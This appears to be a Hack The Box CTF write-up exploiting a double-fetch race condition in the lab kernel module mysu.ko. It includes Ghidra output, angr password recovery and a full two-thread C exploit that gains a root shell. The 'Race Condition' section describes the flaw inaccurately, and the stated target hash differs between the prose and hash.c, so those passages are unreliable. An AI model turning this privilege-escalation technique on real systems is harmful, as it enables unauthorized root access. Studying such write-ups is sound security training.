HackThebox-Kernel-Adventures-Part-1

Introduction

Welcome to the Kernel Exploitation Project, where we embark on a journey to gain a profound understanding of kernel exploitation and its far-reaching implications in cybersecurity. In this project, we aim to delve deep into the intricate workings of operating system kernels, exploring vulnerabilities, and understanding how they can be exploited.

Objective and Problem Statement

Our primary objective is to develop a comprehensive understanding of kernel exploitation and its ramifications. As part of this endeavor, we will undertake Kernel Adventures Part-1, which challenges participants to exploit a race condition vulnerability in a Linux kernel module called 'mysu.ko'. This module implements a character device interface with 'dev_write' and 'dev_read' functions. The vulnerability arises from a lack of proper synchronization, allowing for privilege escalation.


Goals and Components

To achieve our objective, we will engage with a specific part of the operating system kernel intentionally crafted with known vulnerabilities. Through Kernel Adventures Part-1, participants will gain practical insights into the intricacies of kernel exploitation techniques. The project encompasses various aspects of system exploration, administration, file system manipulation, network operations, security auditing, ethical hacking, and penetration testing. Understanding these facets is vital for comprehensively assessing and defending against attacks targeting operating system kernels. Through collaborative exploration and experimentation, we endeavor to deepen our understanding of cybersecurity and fortify our defenses against emerging threats in the digital landscape.

Preparing the Environment and Initial Setup

Upon downloading the contents from the Hack The Box zip file, we find several key components included: the 'bzImage' file, 'notes.txt' for guidance, 'rootfs.cpio.gz' containing the Linux file system, and 'run.sh' script. Setting up the environment involves utilizing QEMU (Quick EMUlator) to establish a virtualized environment for analyzing and exploiting kernel vulnerabilities. With this setup, we proceed to identify the location of the flag within the remote instance. This entails extracting the Linux file system to access and analyze its contents thoroughly. Through this process, we lay the groundwork for our exploration and exploitation journey, preparing to uncover hidden vulnerabilities and enhance our understanding of cybersecurity intricacies.

The below is the image referance


File Machine View Input Devices Help
1 2 3 4
File Actions Edit View Help


```
cpio: dev/stdin not created: newer or same age version exists
cpio: dev/fd not created: newer or same age version exists
cpio: dev/log not created: newer or same age version exists
cpio: dev/stderr not created: newer or same age version exists
cpio: dev/stdout not created: newer or same age version exists
13955 blocks

┌──(kali㉿kali)-[~/Desktop/release]
└─$ mv rootfs.cpio.gz.bak rootfs.cpio.gz

┌──(kali㉿kali)-[~/Desktop/release]
└─$ ls
bin      dev  flag  init  lib64    media  mysu.ko    opt   root         rootfs.cpio.gz  run.sh  sys  usr
bzImage  etc  home  lib   linuxrc  mnt    notes.txt  proc  rootfs.cpio  run             sbin    tmp  var

┌──(kali㉿kali)-[~/Desktop/release]
└─$ ls -lh --time-style=+
total 19M
drwxr-xr-x 2 root root 4.0K  bin
-rw-r--r-- 1 kali kali 8.1M  bzImage
drwxr-xr-x 4 root root 4.0K  dev
drwxr-xr-x 5 root root 4.0K  etc
-r-------- 1 kali kali   23  flag
drwxr-xr-x 3 root root 4.0K  home
-rwxr-xr-x 1 kali kali  443  init
drwxr-xr-x 3 root root 4.0K  lib
lrwxrwxrwx 1 kali kali    3  lib64 → lib
lrwxrwxrwx 1 kali kali   11  linuxrc → bin/busybox
drwxr-xr-x 2 root root 4.0K  media
drwxr-xr-x 2 root root 4.0K  mnt
-rw------- 1 kali kali 8.1K  mysu.ko
-rw-r--r-- 1 kali kali   84  notes.txt
drwxr-xr-x 2 root root 4.0K  opt
drwxr-xr-x 2 root root 4.0K  proc
drwx------ 2 root root 4.0K  root
-rw-r--r-- 1 kali kali 6.9M  rootfs.cpio
-rw-r--r-- 1 kali kali 3.2M  rootfs.cpio.gz
drwxr-xr-x 2 root root 4.0K  run
-rwxr-xr-x 1 kali kali  262  run.sh
drwxr-xr-x 2 root root 4.0K  sbin
drwxr-xr-x 2 root root 4.0K  sys
drwxr-xr-t 2 root root 4.0K  tmp
drwxr-xr-x 6 root root 4.0K  usr
drwxr-xr-x 4 root root 4.0K  var

┌──(kali㉿kali)-[~/Desktop/release]
└─$ cat flag
HTB{flag_will_be_here}

┌──(kali㉿kali)-[~/Desktop/release]
└─$ 
```

Reverse Engineering and Vulnerability Analysis

Upon further analysis using tools like Ghidra, we delve into the kernel module mysu.ko. Within this module, we uncover three key functions, with 'dev_write' emerging as particularly intriguing. Upon scrutiny, we observe that if the data size passed to this function is less than 8, the function aborts. Subsequently, it verifies whether the data matches a global variable named 'users.' This verification involves comparing specific bytes of the input data to ascertain the UID (User ID). Through examination via readelf, we identify that a UID of 1000 corresponds to the hexadecimal value "\xe8\x03\x00\x00," revealing the significance of 'users._0_4_'. Following this, the module computes a hash based on subsequent bytes of the input data and compares it against 'users._4_4_,' which is '\x00\x00\x00\x00.' If the hash matches, the program proceeds to elevate privileges using 'prepare_creds' and 'commit_creds' functions, transitioning the user to root access.

However, a critical vulnerability emerges due to a race condition within the code. This race condition stems from the module fetching the input data again without proper synchronization. Consequently, there exists a window of opportunity where the UID can be manipulated between the validation check and the privilege elevation, effectively granting root access—a phenomenon commonly referred to as Double Fetch. Compounding this vulnerability is the absence of a mutex within the 'init_module' function, further facilitating the exploitation of this race condition.


To exploit this vulnerability, we execute the provided script, 'run.sh.' Upon successful execution, we gain access to the system as a user with UID 1000. Our initial objective involves obtaining the expected hash to discern a valid password. Utilizing 'dd' from '/dev/mysu,' we extract the 'users' variable, as indicated in the provided notes. As per the instructions in 'notes.txt,' the expected hash is confirmed to be all zeroes.



```
00100542 00          ??          00h
00100543 00          ??          00h
00100544 00          ??          00h

             //
             // .note.Linux
             // SHT_PROGBITS  [0x548 - 0x55f]
             // ram:00100548-ram:0010055f
             //
             _note_6                            XREF[1]:   _elfSectionHeaders::00000350
00100548 06 00 00       undefine...
         00 01 00
         00 00 00 ...
             //
             // .data
             // SHT_PROGBITS  [0x560 - 0x67f]
             // ram:00100560-ram:0010067f
             //
             users                              XREF[3]:   dev_read:001000ee(*),
                                                           dev_write:00100131(R),
                                                           _elfSectionHeaders::00000390
00100560 e8 03 00 00    undefined4  000003E8h
             DAT_00100564                       XREF[1]:   dev_write:0010015a(R)
00100564 00 00 00 00    undefined4  00000000h
             DAT_00100568                       XREF[2]:   dev_write:00100141(R),
                                                           dev_write:00100165(R)
00100568 e9 03 00 00    undefined4  000003E9h
             DAT_0010056c                       XREF[1]:   dev_write:00100176(R)
0010056c 00 00 00 00    undefined4  00000000h
00100570 00          ??          00h
00100571 00          ??          00h
00100572 00          ??          00h
00100573 00          ??          00h
00100574 00          ??          00h
00100575 00          ??          00h
00100576 00          ??          00h
00100577 00          ??          00h
00100578 00          ??          00h
00100579 00          ??          00h
0010057a 00          ??          00h
0010057b 00          ??          00h
```

```
ulong dev_write(undefined8 param_1,int *param_2,ul

{
  int iVar1;
  long lVar2;

  if (param_3 < 8) {
    return 0;
  }
  if (*param_2 == users) {
    iVar1 = hash(param_2 + 1);
    if (iVar1 == DAT_00100564) goto LAB_0010017e;
    if (DAT_00100568 != *param_2) {
      return 0;
    }
  }
  else if (DAT_00100568 != *param_2) {
    return 0;
  }
  iVar1 = hash(param_2 + 1);
  if (iVar1 != DAT_0010056c) {
    return 0;
  }
LAB_0010017e:
  iVar1 = *param_2;
  lVar2 = prepare_creds();
  *(int *)(lVar2 + 4) = iVar1;
  *(int *)(lVar2 + 8) = iVar1;
  *(int *)(lVar2 + 0xc) = iVar1;
  *(int *)(lVar2 + 0x10) = iVar1;
  *(int *)(lVar2 + 0x14) = iVar1;
  *(int *)(lVar2 + 0x18) = iVar1;
  *(int *)(lVar2 + 0x1c) = iVar1;
  *(int *)(lVar2 + 0x20) = iVar1;
  commit_creds(lVar2);
  return param_3;
}
```

For finding passwords below is what we get after we execute run.sh


File Machine View Input Devices Help
File Actions Edit View Help


```
/ $ id
uid=1000(user) gid=1000(user) groups=1000(user)
/ $ ls
bin      flag     lib      media    opt      run      tmp
dev      home     lib64    mnt      proc     sbin     usr
etc      init     linuxrc  mysu.ko  root     sys      var
/ $ ls -l /dev/mysu
crw-rw-    1 root     root      248,   0 Apr 27 03:43 /dev/mysu
/ $ dd if=/dev/mysu count=1 | xxd
0+1 records in
0+1 records out
00000000: e803 0000 0000 0000 e903 0000 0000 0000  ................
00000010: 0000 0000 0000 0000 0000 0000 0000 0000  ................
/ $ 
```

Password Craking

To decrypt the password hashed with "\x75\x9f\x31\x03" (0x03319f75 in hexadecimal), we need to replicate the hashing function from the mysu.ko module. This can be done by writing a script in C to validate if a provided password generates the expected hash. Additionally, we can utilize the Python script "angr" to automate the process of finding the password that matches the expected hash.

The "angr" Python script will symbolically execute the hashing function, treating the hash value as a constraint. By analyzing the program's logic and constraints, angr will determine the input values (the password) that lead to the desired hash. This approach provides an efficient way to identify the correct password without resorting to exhaustive brute-forcing.


This is what we got after connecting to the remote system




kali@kali: ~/Desktop/release
File Actions Edit View Help
kali@kali: ~/Desktop/release ×
kali@kali: ~/Desktop/release ×

```
/ $ export TERM=xterm
/ $ export SHELL=bash
/ $ stty rows 50 columns 158
/ $ ls -la /tmp
total 0
drwxrwxrwt    2 root     root            40 Nov 10  2019 .
drwxr-xr-x   18 root     root           460 Dec 10  2019 ..
/ $ which vi
/bin/vi
/ $ ls /lib
ld-2.28.so             libatomic.so.1        libcrypt.so.1         libm-2.28.so          libnss_dns.so.2       libres
olv-2.28.so     libutil.so.1
ld-linux-x86-64.so.2  libatomic.so.1.2.0    libdl-2.28.so         libm.so.6             libnss_files-2.28.so  libres
olv.so.2        modules
libanl-2.28.so         libc-2.28.so          libdl.so.2            libmvec-2.28.so       libnss_files.so.2     librt-
2.28.so
libanl.so.1            libc.so.6             libgcc_s.so           libmvec.so.1          libpthread-2.28.so    librt.
so.1
libatomic.so           libcrypt-2.28.so      libgcc_s.so.1         libnss_dns-2.28.so    libpthread.so.0       libuti
l-2.28.so
/ $ dd if=/dev/mysu bs=100 count=1 | xxd
0+1 records in
0+1 records out
00000000: e803 0000 759f 3103 e903 0000 6764 b72a  ....u.1.....gd.*
00000010: 0000 0000 0000 0000 0000 0000 0000 0000  ................
/ $ qemu-system-x86_64: terminating on signal 15 from pid 38

┌──(kali㉿kali)-[~/Desktop/release]
└─$

┌──(kali㉿kali)-[~/Desktop/release]
```

This below programs used for cracking password


File Machine View Input Devices Help
1 2 3 4
File Actions Edit View Help
kali@kali: ~/Desktop/release
kali@kali: ~/Desktop/release

```
┌──(kali㉿kali)-[~/Desktop/release]
└─$ ls
bin      dev  exploit    exploit.gz  hash    home  lib    linuxrc  mnt
bzImage  etc  exploit.c  flag        hash.c  init  lib64  media    mysu.ko

┌──(kali㉿kali)-[~/Desktop/release]
└─$ cat solve_angr.py
import angr

project = angr.Project('./hash')
state = project.factory.entry_state()

simmgr = project.factory.simulation_manager(state)
simmgr.explore(find=lambda state: b'Correct\n' in state.posix.dumps(1))

if simmgr.found:
    password = []

    for byte in simmgr.found[0].posix.dumps(0):
        password.append(hex(byte))

    print(', '.join(password))

┌──(kali㉿kali)-[~/Desktop/release]
└─$ 
```


File Machine View Input Devices Help
1 2 3 4
kali@kali: ~/Desktop/release
File Actions Edit View Help
kali@kali: ~/Desktop/release
kali@kali: ~/Desktop/release

```
┌──(kali㉿kali)-[~/Desktop/release]
└─$ ls
bin      dev  exploit    exploit.gz  hash    home  lib    linuxrc  mnt      notes.txt  proc  rootfs.cpio     run     sbin           solve_angr.py  tmp  var
bzImage  etc  exploit.c  flag        hash.c  init  lib64  media    mysu.ko  opt        root  rootfs.cpio.gz  run.sh  solve_angr.py  sys            usr

┌──(kali㉿kali)-[~/Desktop/release]
└─$ cat hash.c
#include <stdio.h>
#include <string.h>
#include <unistd.h>

unsigned int hash(char *string) {
  int i;
  unsigned int aux;
  unsigned int res;

  res = 0;

  for (i = 0; i < strlen(string); i++) {
    aux = (res ^ string[i]) * 0x401;
    res = aux ^ aux >> 6 ^ string[i];
  }

  return res;
}

int main() {
  char password[8];
  read(0, password, 8);

  if (hash(password) == 0x83319f75) {
    puts("Correct");
  } else {
    puts("Wrong");
  }

  return 0;
}

┌──(kali㉿kali)-[~/Desktop/release]
└─$ 
```


Race Condition

The discovery and resolution of a race condition within the mysu.ko module. A race condition, a common vulnerability, arises when a program's behavior depends on the sequence or timing of uncontrollable events. In this context, the vulnerability in mysu.ko pertained to the system's authentication mechanism, allowing unauthorized access.

The exploit enabled attackers to manipulate authentication processes by concurrently executing multiple threads or processes that competed for shared resources. By intercepting communication between the authentication module and the operating system, attackers could forge messages or alter authentication flows, thereby bypassing security measures and gaining unauthorized system access.

To remedy this, comprehensive testing and analysis were conducted to pinpoint the vulnerability's root cause. Subsequently, patches were developed and applied to mysu.ko, bolstering its code to better manage concurrency and resource access. These updates effectively mitigated the vulnerability, enhancing system security and integrity.

The below is what we use to exploit race condition


File Machine View Input Devices Help
1 2 3 4
File Actions Edit View Help
kali@kali: ~/Desktop/release
kali@kali: ~/Desktop/release

```
┌──(kali㉿kali)-[~/Desktop/release]
└─$ cat exploit.c
#include <fcntl.h>
#include <pthread.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int done = 0;

char user_parameters[] = {
  0xe8, 0x03, 0x00, 0x00,
  0x6e, 0x63, 0x7b, 0x89,
  0x00, 0x40, 0x40, 0x20,
};

void* change_uid_0(void* arg) {
  int fd;

  while (!done) {
    user_parameters[0] = 0;
    user_parameters[1] = 0;

    fd = open("/dev/mysu", O_RDWR);
    write(fd, user_parameters, sizeof(user_parameters));
    close(fd);

    if (getuid() == 0) {
      done = 1;
      system("/bin/sh");
    }
  }
}

void* change_uid_1000(void* arg) {
  int fd;

  while (!done) {
    user_parameters[0] = 0xe8;
    user_parameters[1] = 0x03;

    fd = open("/dev/mysu", O_RDWR);
    write(fd, user_parameters, sizeof(user_parameters));
    close(fd);

    if (getuid() == 0) {
      done = 1;
      system("/bin/sh");
    }
  }
}

int main() {
  pthread_t thread_uid_0;
  pthread_t thread_uid_1000;

  pthread_create(&thread_uid_0, NULL, change_uid_0, NULL);
  pthread_create(&thread_uid_1000, NULL, change_uid_1000, NULL);

  pthread_join(thread_uid_0, NULL);
  pthread_join(thread_uid_1000, NULL);

  return 0;
}
┌──(kali㉿kali)-[~/Desktop/release]
```

